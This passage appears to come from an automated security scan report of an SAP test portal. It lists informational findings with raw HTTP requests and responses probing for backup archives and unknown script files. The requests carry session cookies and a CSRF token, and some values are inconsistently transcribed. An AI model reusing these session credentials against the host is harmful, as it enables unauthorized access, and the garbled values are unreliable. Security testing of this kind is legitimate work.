eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.26. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.tar

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **[/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js)**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.tar?version=20180424152222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_Portal=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpi-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448*7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656572283619; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 07:04:07 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-tar; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
content-length: 12
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
```

```
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalttestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

dummyNotUsed
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/ofra.js?version=20180424152222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448*7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656572283619; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 07:05:09 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalttestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.27. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.tar.gz

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**

Path: /lrj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js

Request 1

```
GET /lrj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.tar.gz?version=20180424152222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656572283619; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 07:09:24 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-gzip; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
content-length: 12
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

dummyNotUsed
```

Request 2

```
GET /lrj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/gddliqq.js?version=20180424152222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656572283619; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 07:10:26 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
```

```
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.28. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.zip

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **[/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js)**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.zip?version=20180424152222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656573123719; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 07:14:46 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/zip;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Wed, 20 Apr 2022 11:43:46 GMT
content-length: 12
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
```

```
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

dummyNotUsed
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/cthb.js?version=20180424152222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656573123719; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 07:14:48 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.29. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js1

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js

Request 1

```
POST /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js1?dpx=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
```

Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
